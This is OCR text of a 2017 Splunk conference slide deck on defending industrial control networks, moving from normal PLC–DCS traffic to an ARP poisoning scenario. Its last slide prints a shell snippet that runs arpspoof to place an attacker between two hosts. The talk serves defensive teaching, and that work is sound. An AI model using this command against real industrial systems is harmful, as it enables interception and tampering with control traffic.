splunk> .conf2017

ICS Defender

Using Splunk to defend industrial networks

Andrew Hunt | Malware & Threat Intelligence Lead
Patrick Orr | ICS Laboratory Security Analyst
09/25/2017 | Washington, DC

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.


splunk> .conf2017

Who are these guys?

- Andrew Hunt
- Patrick Orr


Typical ICS network

Hello 1990's!




Situation normal

Chatter between PLC and DCS




Wait.. what's that?




Poisoning the ARP well

Nah, I'm not Shady..
I'm your partner!




A little sip will do

```
if [ $answer4 == 'y' ]
then
sudo arpspoof -i eth0 -c host -t $host_address -r $target_address
else exit 1
fi
```

